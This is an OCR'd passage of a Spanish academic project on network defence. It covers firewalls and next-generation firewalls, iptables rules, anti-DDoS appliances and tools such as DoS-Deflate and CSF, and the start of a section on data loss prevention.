


Figura 28.Diseño doble de firewall y DMZ.

A partir de estas topologías comunes se pueden diseñar escenarios más complejos que aporten un grado de seguridad mayor, siempre dirigidos a infraestructuras concretas. En el capitulo 5 del proyecto utilizaremos una topología con DMZ y un solo firewall para nuestro laboratorio virtual de pruebas de seguridad.

3.4.5 Firewalls en la actualidad

Los firewalls son la primera línea de defensa de una empresa frente a las amenazas a la seguridad, y fundamentales para la estrategia de protección de la red de cualquier empresa. Pero las amenazas a las empresas son cada vez más peligrosas e imprevisibles, con nuevos ataques a la capa de aplicaciones, vulnerabilidades en la Web 2.0 y malware que elude las firmas. Los incidentes de seguridad aumentan, debido en gran parte a las tecnologías clásicas de protección de los firewalls que no pueden defender contra estos nuevos vectores de amenazas.

La administración de varios firewalls obsoletos es una tarea que requiere mucho esfuerzo y recursos. Los cambios descoordinados en aplicaciones y redes causan fallos cuya solución exige a menudo horas, o incluso días. Los administradores no tienen visibilidad del comportamiento de los usuarios y tratan por todos los medios de responder con eficacia a las cambiantes necesidades empresariales. Sin mencionar las obligaciones más frecuentes de demostrar el cumplimiento de los requisitos de las normativas y auditorías, se trata de otra tarea tediosa que resulta aún más costosa y laboriosa cuando no se cuentan con útiles herramientas de generación de informes.

La tradicional tecnología de reglas y firmas ya no es suficiente. Las nuevas amenazas se combinan en ataques que aprovechan simultáneamente varias vulnerabilidades. Y lo que es aún peor, entran y salen de la red, incluso a través de protocolos cifrados. La tarea de mantener este entorno de amenazas a raya nunca ha sido tan difícil, ya que las redes y la conectividad siguen creciendo, y las amenazas

evolucionan a una velocidad vertiginosa. Sin visibilidad de las amenazas emergentes, los administradores invierten mucho tiempo y esfuerzos tratando simplemente de no quedarse atrás.

3.4.5.1 Mercado actual

Fijándonos en el cuadrante de Gartner publicado en Diciembre de 2011 [8], CheckPoint y Palo alto son los líderes del mercado de los firewalls empresariales (Enterprise Network Firewalls).

Figura 29.Magic Quadrant de Gartner para el mercado de firewalls.

CheckPoint es un fabricante con la segunda mayor base de firewalls instalados. Continúa con su estrategia de "blades", son módulos de software que se integran en el firewall y le dan más funcionalidades (IPS, antivirus, etc).

Palo Alto es un fabricante que ha entrado en el mercado de forma muy destacada, disponen de un hardware patentado con el que consiguen grandes rendimientos, y un software orientado a la nueva generación de firewalls con análisis de contenidos e identificación de usuarios, entre otras funcionalidades.




Figura 30.Arquitectura de un firewall de nueva generación de Palo Alto Networks ©.

La siguiente generación de firewalls (NGFWs), se distinguen por su habilidad de inspeccionar y controlar amenazas en aplicaciones. Palo Alto Networks, es el líder en este campo.

Check Point y Palo Alto Networks están a la vanguardia de esta creciente oportunidad, pero no están solos en este mercado, Challengers incluye Fortinet, Cisco, Juniper Networks y McAfee.

3.4.5.2 Firewall de nueva generación

Los firewalls tradicionales, con sus controles basados en puertos y protocolo, tienen una visibilidad limitada en el panorama contemporáneo de redes basadas en web. Gracias a la explosiva popularidad de la Web 2.0, miles de negocios, aplicaciones y ataques basados en web son lanzados principalmente a través de la capa de aplicación. Los firewalls de inspección no pueden distinguir las aplicaciones que están pasando a través de HTTP y HTTPS en los puertos 80 y 443. Los atacantes se han convertido en expertos en el uso de técnicas lentas de ataques dirigidos que escapan a la prevención de intrusiones (IPS). [9]

Los verdaderos firewalls de la nueva generación realizan una inspección profunda de paquetes para identificar el tráfico de aplicaciones en la capa 7, realizando una única inspección que integra firewall, prevención de intrusiones y capacidades de seguridad adicionales en un solo dispositivo de alto rendimiento. La inteligencia de las aplicaciones, junto con la información de identidad del usuario, proporcionan el contexto para las reglas de acceso del firewall, que permiten la detección de ataques basados en web. Las empresas pueden aplicar políticas de uso y seguridad aceptables, de manera que tengan sentido para el negocio, en contraste con políticas de “todo permitido” o “todo denegado”.

Los requisitos funcionales esenciales para un firewall de nueva generación deben ser:

- Identificar aplicaciones sin tener en cuenta el puerto, protocolo, técnicas evasivas o el cifrado SSL.
- Proporcionar visibilidad y granularidad basada en políticas de control sobre las aplicaciones, incluyendo funciones individuales.
- Identificación de usuarios y no de direcciones IP. Aprovechar la información de usuarios y grupos almacenada en los directorios de empresa para la visibilidad, creación de políticas, generación de informes e investigación forense, con independencia de dónde se encuentre el usuario.
- Proporcionar protección en tiempo real contra una amplia gama de amenazas, incluyendo aquellas que ocurren en la capa de aplicación.
- Proporcionar un rendimiento multi-gigabit. Combinar hardware y software creados especialmente para permitir un rendimiento multi-gigabit de baja latencia con todos los servicios activados.




Figura 31. Centrada en las aplicaciones de clasificación de tráfico identifica específica aplicaciones que fluye a través de la red, independientemente del puerto y el protocolo en uso.

La clave de los NGFWs es la capacidad de hacer todo lo que hace un firewall tradicional con las capacidades avanzadas que combinan innovadoras tecnologías de identificación, de alto rendimiento, y características adicionales fundamentales para dar una solución de clase empresarial.

Los escenarios de diseño en los que habría firewalls de nueva generación son los mismos que con los firewalls tradicionales: DMZ, DMZ con doble firewall, etc.; por ello no profundizaremos de nuevo en el tema de las topologías de red.

Diferenciación.

Hay algunos productos de seguridad para redes que disponen de funciones similares que los firewalls de nueva generación, pero no son lo mismo. Algunos ejemplos de ello los mostramos a continuación:

- **Unified threat management (UTM).** UTM alberga múltiples funciones de seguridad, tales como capacidades de firewall basadas en puertos y prevención de intrusiones básicas. Las soluciones UTM normalmente no están diseñadas para un alto rendimiento, son adecuados para data centers pequeños.
- **Web application firewalls (WAFs).** Un WAF está diseñado para analizar aplicaciones web, monitorizarlas para detectar posibles problemas de seguridad debidos a fallos en su codificación. Los WAFs analizan solamente la capa 7 en lugar de inspeccionar en toda la pila OSI. WAFs protegen aplicaciones, NGFWs protegen redes.
- **Vulnerabilidad y gestión de parches.** No es una función de los NGFWs el escaneo de los hosts o de los elementos de la red para comprobar si disponen de vulnerabilidades relacionadas con el software.
- **Data loss prevention (DLP).** Estas soluciones, que comentaremos en detalle más adelante, previenen la transmisión de datos que coincidan con patrones de identificación establecidos (por ejemplo números de tarjetas de crédito).

3.4.5.3 Regulación y normativa

El firewall se considera la pieza clave de la seguridad en infraestructuras de datos, por ello es lógico que aparezca en la mayoría de las normativas y leyes sorbe seguridad como un elemento imprescindible. A modo de ejemplo mostramos algunos de los requisitos de la norma PCI DSS [6] en los que se observa como es necesaria la utilización de firewalls:

Requisito 1: *Instale y mantenga una configuración de firewalls para proteger los datos de los titulares de las tarjetas.*

Requisito 5: *Utilice y actualice regularmente el software o los programas antivirus*.

Requisito 7.1: *Limite el acceso a los componentes del sistema y a los datos del titular de la tarjeta a aquellos individuos cuyas tareas necesitan de ese acceso*.

Requisito 10: *Rastree y supervise todos los accesos a los recursos de red y a los datos de los titulares de las tarjetas*.

3.4.6 Análisis de una solución open-source

La solución open source para un firewall por excelencia es **iptables**, núcleo de seguridad de Linux.

3.4.6.1 Iptables

Iptables puede considerarse como una interfaz de usuario para gestionar el subsistema **Netfilter**. Este subsistema es usado para manipular o decidir el destino del tráfico de red. Todas las soluciones firewall Linux modernas utilizan este sistema para el filtrado de paquetes.

Cuando un paquete llega a su servidor, éste es gestionado por el subsistema Netfilter para aceptarlo, manipularlo o rechazarlo basándose en las reglas suministradas a éste vía iptables. Así, iptables es todo lo que necesita para manejar un firewall. A su vez existen interfaces de usuario disponibles para simplificar el uso de Iptables.

Iptables está basado en el uso de **tablas**, dentro de las tablas tenemos **cadenas** que están formadas por agrupación de **reglas**, las reglas están formadas por parámetros que las determinan, y finalmente una **acción** que es la encargada de decir qué destino tiene el paquete.

Para crear las reglas, podemos analizar muchos aspectos de los paquetes de datos. Podemos filtrar paquetes en función de (añadimos entre paréntesis el comando a incluir en la regla):

- Tipo de paquete de datos:
  - Tipo INPUT: paquetes que llegan a nuestra máquina
  - Tipo OUTPUT: paquetes que salen de nuestra máquina
  - Tipo FORWARD: paquetes que pasan por nuestra máquina
- Interfaz por la que entran (-i = input) o salen (-o = output) los paquetes.
- IP origen de los paquetes (-s = source), especificada mediante una IP concreta o por un rango de red.
- IP destino de los paquetes (-d = destination), especificada mediante una IP concreta o por un rando de red.
- Protocolo de los paquetes (-p = protocol).
- Hacer NAT y:
  - filtrar antes de enrutar: PREROUTING
  - filtrar después de enrutar: POSTROUTING

Las acciones estarán siempre al final de cada regla y determinarán que hacer con los paquetes afectados. Si no se especifica ninguna acción, se ejecutará la opción por defecto que cada cadena tiene asignada. Las acciones pueden ser:

- ACCEPT: el paquete es aceptado.
- REJECT: el paquete es rechazado, se envía notificación a través del protocolo ICMP.
- DROP: el paquete es rechazado, no se envía ningún tipo de notificación.

- MASQUERADE: enmascaramiento de la dirección IP origen de forma dinámica.
- DNAT: enmascaramiento de la dirección destino, muy conveniente para re-enrutado de paquetes.
- SNAT: enmascaramiento de la IP origen de forma similar a masquerade, pero con IP fija.

La estrategia a utilizar depende del administrador, puede utilizar una política restrictiva o permisiva. Para ello solamente se ha de denegar o permitir todo el tráfico a través de una interfaz, por ejemplo:

```
# Aceptamos todas las comunicaciones por la interfaz eth0
iptables -A INPUT -i eth0 -j ACCEPT

# Denegamos todas las comunicaciones por la interfaz eth0
iptables -A INPUT -i eth0 -j DROP
```

A continuación mostramos un ejemplo de creación de reglas con iptables, mostrando el uso de los comandos de filtrado y de acción:

```
# Ejemplo: Denegamos acceso a una subred
iptables -A FORWARD -s 192.168.100.0/24 -j DROP

# Ejemplo: Aceptamos protocolo FTP
iptables -A FORWARD -s 192.168.200.0/24 -p tcp --dport 20 -j ACCEPT
iptables -A FORWARD -s 192.168.200.0/24-p tcp --dport 21 -j ACCEPT

# Ejemplo: PC del administrador tiene acceso a todo
iptables -A FORWARD -s 192.168.0.10 -j ACCEPT
```

En el capítulo 5 haremos uso de Iptables para implementar nuestro dispositivo UTM, la configuración de las reglas se realizará a través de la interfaz gráfica propia del firewall, sin utilizar comandos.

3.5 Anti DDoS

3.5.1 Introducción

La denegación de servicio (también conocida como DoS, por sus siglas en inglés *Denial Of Service*) es un tipo de ataque informático que entra dentro de la categoría de ataques por interrupción de servicio, provoca que usuarios legítimos no puedan acceder a un recurso. El objetivo de este tipo de ataques no es conseguir acceso no autorizado para leer o modificar información, sino provocar la inutilización o destrucción de un activo de un determinado sistema. Por este motivo este tipo de ataques es muy distinto a la mayoría de ataques informáticos.

Una denegación de servicio ataca a la fuente de información o al canal de transmisión impidiendo el acceso a un recurso informático por parte de usuarios con fines legítimos, como puede ser navegar por la web, realizar transacciones bancarias, enviar correos o incluso podría interrumpir el funcionamiento de un sistema SCADA (Supervisory Control And Data Adquisition).




Figura 32. Denegación de servicio distribuida.

Cualquier compañía o negocio debería afrontar un análisis profundo de sus activos y de las amenazas que pueden comprometerlos, y por lo tanto deberían de proteger su infraestructura de este tipo de ataques. Hay muchas soluciones posibles para estos ataques, abarcan desde el software de un servicio hasta un appliance colocado en un lugar estratégico de la red que analice el tráfico. Esta última solución es la que estudiaremos en este punto, es una solución que comienza a implantarse en muchos Data Centers ya que desde un mismo punto de la red se ofrece protección preventiva y proactiva a toda la infraestructura de una organización. Los denominaremos a partir de este momento, **sistemas anti DDoS de nueva generación**.

Los ataques DoS y DDos (Distributed Denial of Service) serán estudiados en profundidad en el capítulo 4, y se realizará una prueba de concepto en el laboratorio virtual del capítulo 5. Se ha elegido este tipo de ataque como el más importante en este proyecto ya que es el que más compromete la seguridad de una infraestructura.

3.5.2 Buenas prácticas para una defensa efectiva

Cada organización debe comprender que este tipo de ataques puede realizarse fácilmente y que si no dispone de una buena protección podrían perder recursos en el tiempo, y eso conlleva pérdida de dinero. Por ello, cada organización debe de contar con planes de respuesta para este tipo de ataques.

Además de un plan de respuesta, que tendría valor una vez se sufriera el ataque, hay que contar con medidas de prevención. A continuación se muestran una serie de buenas prácticas a la hora de disponer de una defensa efectiva. [10]

Vigilar y detectar.

La monitorización del tráfico de red es un aspecto esencial en las organizaciones que disponen de una gran infraestructura de redes. Es necesario que los administradores de red que realizan la monitorización aprendan a detectar posibles ataques de denegación de servicio. Hay muchas herramientas gratuitas que permiten a los administradores investigar indicios de posibles ataques.

Para una defensa óptima, un sistema de alerta temprana para ataques DDoS debe ser parte de la solución de una empresa.

Proteger la visibilidad de la red.

DNS (Domain Name System) es un servicio distribuido, por esta razón muchas empresas prefieren disponer de sus propios servidores DNS para mejorar la visibilidad de sus sistemas en Internet. Los servidores DNS se convierten en objetivo de posibles ataques de denegación de servicio. Un ejemplo de ataque es enviar una gran cantidad de peticiones DNS para resolver un nombre. Si un atacante puede interrumpir el servicio de DNS de una organización, lo que consigue es generar una denegación de servicio al hacer que desaparezcan de Internet todos los servidores de la víctima.

Es necesario mantener un control y una monitorización de los sistemas DNS de una empresa como si de un servicio web normal se tratara. En el caso de que los sistemas DNS sean provistos por una organización externa, hay que determinar si esa organización dispone de medidas preventivas para ataques DDoS sobre DNS.

Implementar una solución.

Los sistemas anti DDoS de nueva generación ayudan a proteger las aplicaciones y las bases de datos de posibles ataques DDoS. Para una defensa más completa, sería óptimo realizar un despliegue de una solución anti DDoS junto a una solución de monitorización automatizada que permita ayudar a identificar y reaccionar rápidamente a evadir y soportar ataques DDoS.

3.5.3 Funcionamiento de un sistema anti DDoS de nueva generación

Para entender correctamente el funcionamiento de un sistema anti DDoS es necesario conocer como son los ataques de denegación de servicio. Estos equipos protegen de ataques que se efectúan del nivel 3 hacia arriba en la capa OSI, es decir, capa de red y capa de aplicaciones.

Los ataques más comunes son los efectuados sobre TCP y UDP en la capa de aplicaciones. Son ataques por inundación de tráfico. De manera breve se muestran a continuación dos ejemplos de estos ataques, en el capítulo 4 se realizará un estudio mas profundo sobre la denegación de servicio y se podrán ver algunos ejemplos más.

Inundación TCP/SYN.

Cuando una máquina se comunica mediante TCP/IP con otra, envía una serie de datos junto a la petición real. Estos datos forman la cabecera de la solicitud. Dentro de la cabecera se encuentran unas señalizaciones llamadas *flags* que permiten iniciar una conexión, cerrarla, indicar que una solicitud es urgente o reiniciar una conexión. La inundación SYN envía un flujo de paquetes TCP/SYN, cada uno de los paquetes recibidos es tratado por el servidor como una petición de conexión provocando que intente establecer una conexión al responder con un paquete TCP/SYN-ACK y esperando el paquete de respuesta TCP/ACK. Sin embargo, debido a que la dirección de origen suele ser falsa o la dirección IP real no ha solicitado la conexión, nunca llega la respuesta. Estos intentos de conexión consumen recursos en el servidor y copan el número de conexiones que se pueden establecer, reduciendo la disponibilidad del servidor para responder peticiones legítimas de conexión.

Este ataque es muy potente debido a que no necesita que el atacante disponga de un ordenador de gran capacidad de cómputo, además no se necesita disponer de un gran ancho de banda para poder enviar los paquetes TCP/SYN.

Inundación UDP.

Los ataques de inundación en UDP se basan en la característica del protocolo de no ser orientado a conexión. Si un atacante envía una gran cantidad de paquetes UDP a puertos aleatorios, el servidor comprueba a que aplicaciones corresponden los paquetes, determina que no hay aplicaciones en la lista y responde con un "Destination Unreachable". El sistema se colapsa si los paquetes que recibe son muchos.

En ambos caso, el sistema anti DDoS aplicará las reglas que tenga configuradas para bloquear esas conexiones de tal forma que el servicio que estaba siendo atacado no sufra daño alguno. En los sistemas anti DDoS se implementa una inteligencia que analiza todo el tráfico que lo atraviesa y mediante análisis de patrones o mediante técnicas de prevención detecta posibles ataques DDoS.

La forma en la que el sistema bloquea las conexiones es diversa:

- Puede realizar un balanceo y dirigir el tráfico de inundación a destinos inexistentes o a servidores sin utilización que reciban el ataque, esto se conoce como **Remotely triggered black hole (RTBH)**.
- Bloquea todo el tráfico que venga a través de una interfaz.
- Bloquea conexiones no anónimas (ya sea por IP de origen o por protocolo de ataque).

Cada fabricante desarrolla nuevas formas de mitigar los ataques, centrándose sobre todo en la prevención del ataque. Para prevenir ataques también se recurre a reglas, puede haber unas reglas restrictivas en las que en cuanto se vea algo de tráfico inesperado se bloquee la conexión de manera temporal o reglas menos restrictivas en las que se permite el tráfico pero se vigila constantemente.

3.5.4 Arquitectura

Como veremos en el punto correspondiente del capítulo 4, hay muchos tipos de ataques de denegación de servicio, ya sea distribuida o no. Para cada vector de ataque tendremos unas formas de evitarlo y de mitigarlo distintas, es por eso que no se puede dar un una solución anti DDoS definitiva.

Los sistemas Anti DDoS presentados aquí están preparados para mitigar ataques cuyo objetivo sea una red, una infraestructura o un host, por esa razón debe formar parte de la primera barrera de defensa de una infraestructura de data centers o de core de red.

Figura 33. Sistema AntiDDoS protegiendo la red de los ataques externos.

El appliance analiza el tráfico como si de un IDS/IPS se tratara, cuando se detectan flujos de paquetes no permitidos el sistema anti DDoS comenzará a bloquear el tráfico y aplicará las técnicas de mitigación que tenga implementadas.

Se puede aumentar la protección si los appliances son ubicados en zonas específicas de la red como puede ser la DMZ, además de habilitar protección en los propios host (firewall de host, aplicaciones, etc.).

3.5.5 Sistemas Anti DDoS en la actualidad

Más que observar como está el mercado de los sistemas anti DDoS lo que debemos de conocer es como afectan este tipo de ataques a las empresas y organizaciones ya que del interés que muestren en sanear la infraestructura se verá reflejado en el mercado de los anti DDoS. Para ello se hará referencia al estudio Worldwide Infrastructure Security Report [11] de la empresa Arbor Networks.

Arbor Networks es una empresa líder en seguridad de redes y en gestión de soluciones de nueva generación para data centers y redes de operadores. Del informe del año 2012 se desprenden los siguientes hechos con respecto a las herramientas y técnicas que utilizan las organizaciones para prevenir o mitigar los ataques de denegación de servicio.

Uso de herramientas de detección/clasificación de tráfico de red.

La herramienta más utilizada son las soluciones comerciales de análisis basadas en NetFlow. Pero poco a poco se está poniendo énfasis en el desarrollo de herramientas propias, desarrolladas en la propia organización y adaptadas a la propia infraestructura.




Figura 34. Herramientas utilizadas en el análisis del tráfico de red.

La figura 34 no solo indica que tipo de herramientas son las más utilizadas para el análisis del tráfico de red, es la misma gráfica para las herramientas que utilizan las empresas para medir o evaluar posibles ataques de denegación de servicio.

Técnicas de mitigación.

Tal y como observamos en la figura 35, las listas de control de acceso continua siendo la herramienta más usada para mitigar ataques de denegación de servicio. Técnicas tipo RTBH y sistemas de mitigación inteligente de ataques DDoS, se ubican en el segundo y tercer puesto respectivamente.




Figura 35. Técnicas y herramientas de mitigación de amenazas.

Data centers.

La figura 36 muestra que más del 59% de los encuestados experimentaron un incremento de gastos operativos como consecuencia de ataques DDoS dirigidos contra sus data centers durante el período de la encuesta, mientras que más del 44% experimentaron una pérdida de clientes y el 37% informó de una pérdida de ingresos debido a estos ataques.




Figura 36. Pérdidas sufridas por organizaciones asociadas a los ataques de denegación de servicio.

Como se puede observar en el estudio, las empresas van asumiendo que los ataques DDoS necesitan de soluciones dedicadas que puedan mitigar los ataques para que su infraestructura, y en definitiva su negocio, sufran el menor daño posible.

Como fabricante líder en este campo tenemos a Corero, su solución DDoS Defense System (DDS) protege contra las inundaciones SYN dirigidas a la capa de red y, frente a otros tipos de ataques DDoS, incluyendo los ataques dirigidos a la capa de aplicación. La dificultad en la identificación de estos ataques contra la capa de aplicación provoca que las soluciones tradicionales de DDoS resulten ineficaces para

remediarlos, lo que repercute en una pérdida de ingresos y/o la interrupción de la actividad para las organizaciones.

En el estudio se observa que las técnicas RTBH son muy utilizadas en los data centers actuales, en concreto las basadas en RTBH remoto. Los ofertantes de estas soluciones ofrecen la capacidad de absorber todo el tráfico de inundación que llega a sus clientes y desviarlo a sus propios servidores. Un ejemplo de estas soluciones es la ofrecida por **Akamai**, la plataforma DDoS Defender basada en la nube.

3.5.6 Análisis de una solución open-source

En sistemas operativos Linux se tiene la gran ventaja de trabajar con un firewall tan potente como es **iptables**, esto nos permite desarrollar herramientas que interactúen con el para conseguir, por ejemplo, mitigar ataques de denegación de servicio. Las dos soluciones presentadas a continuación son ejemplos de herramientas útiles, se basan en iptables y nos permiten establecer reglas para permitir o denegar tráfico.

(D)DoS-Deflate

Es un script ligero hecho en bash y diseñado para ayudar en el proceso de bloqueo a un ataque de denegación de servicio. Hace uso de iptables a través de otra herramienta de firewall denominada APF (Advanced Policy-based Firewall) para crear una lista de direcciones IP conectados al servidor, junto con su número total de conexiones.

Algunas de sus características son:

- Es posible clasificar las direcciones IP para crear una lista blanca.
- Configuración simple.
- Las direcciones IP son automáticamente desbloqueadas después de un límite de tiempo preconfigurado (por defecto: 600 segundos).
- La secuencia de comandos se pueden ejecutar en una frecuencia determinada a través del archivo de configuración (por defecto: 1 minuto).
- Puede recibir alertas por email cuando se bloquean direcciones IP.

Existen muchas herramientas de tipo script, pero se ha seleccionado DoS-Deflate por la facilidad de configuración, de uso y su bajo consumo. El funcionamiento básico del script es hacer uso del siguiente comando netstat para visualizar las conexiones y posteriormente aplicar iptables:

```
netstat -ntu | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort –n
```

(D)DoS-Deflate será la herramienta anti DDoS elegida para proteger la DMZ de nuestro laboratorio virtual. Ofrecerá un valor añadido al firewall UTM en cuanto al control de las conexiones.

ConfigServer Security & Firewall (CSF)

CSF es un conjunto de scripts que forman una herramienta más completa dedicada a la protección de un sistema o de una infraestructura. Está basado en iptables y provee de las siguientes características:

- Seguimiento de logueo para POP3/IMAP y SSH.
- Bloqueo de excesivas conexiones.
- Trabaja con varias interfaces.
- IDS (Intrusion Detection System) basado en Snort.
- Protección contra ataques de denegación de servicio basados en inundación.
- Bloqueo y seguimiento de escaneo de puertos.
- Bloqueo de IPs permanente y temporal.
- Soporte de IPv6 con ip6tables.

Se puede considerar como un firewall UTM de código libre con gran capacidad para mitigar ataques de denegación de servicio mediante el control de las conexiones.

Protección en la nube.

Se ha hecho mención de la protección por RTBH remoto, tipo Akamai. Esta solución puede adoptarse de una manera menos costosa. Dependiendo de la infraestructura que tenga nuestra organización y de los servicios que se ofrezca, la creación de una nube propia para proteger por RTBH puede ser una buena opción. Lo primero que habría que hacer es generar un informe de riesgos y de costes, de tal manera que si la creación de una nueva infraestructura es más económica que pagar por un servicio que, al recibir muchos ataques DDoS, sale caro.

Hay otras empresas como CloudFlare que ofrecen servicios gratuitos para protecciones de ataques DDoS leves. Si se necesita mayor protección habría que empezar a adoptar soluciones de pago.

3.6 DLP

3.6.1 Introducción

Hasta hace poco tiempo, sustraer un activo de una organización implicaba llevárselo de forma material, por ejemplo mediante fotocopias. En la actualidad, los datos y la información que manejan las empresas son recursos muy valiosos y por ello la fuga de información es un problema muy grave para cualquier organización. La información se puede enviar por correo electrónico, mensajería instantánea, subir a una página de Internet, imprimir o copiar en un dispositivo de almacenamiento extraíble.

¿Quién no ha oído hablar de Wikileaks? Wikileaks es una organización mediática internacional sin ánimo de lucro que publica a través de su sitio web informes anónimos y documentos filtrados con contenido sensible en materia de interés público, preservando el anonimato de sus fuentes. La noticia más importante en cuanto a fuga de datos de los últimos años fue la de los cables de las embajadas de EEUU publicados por Wikileaks.

La prevención de fuga de datos (*data loss prevention* o *data leakage prevention)* está en cabeza dentro de la seguridad de una empresa por razones como el aumento de las regulaciones gubernamentales y la industria, la mala imagen ofrecida en caso de sufrir un robo, y la exposición que sufren las organizaciones a una red más orientada a la movilidad.

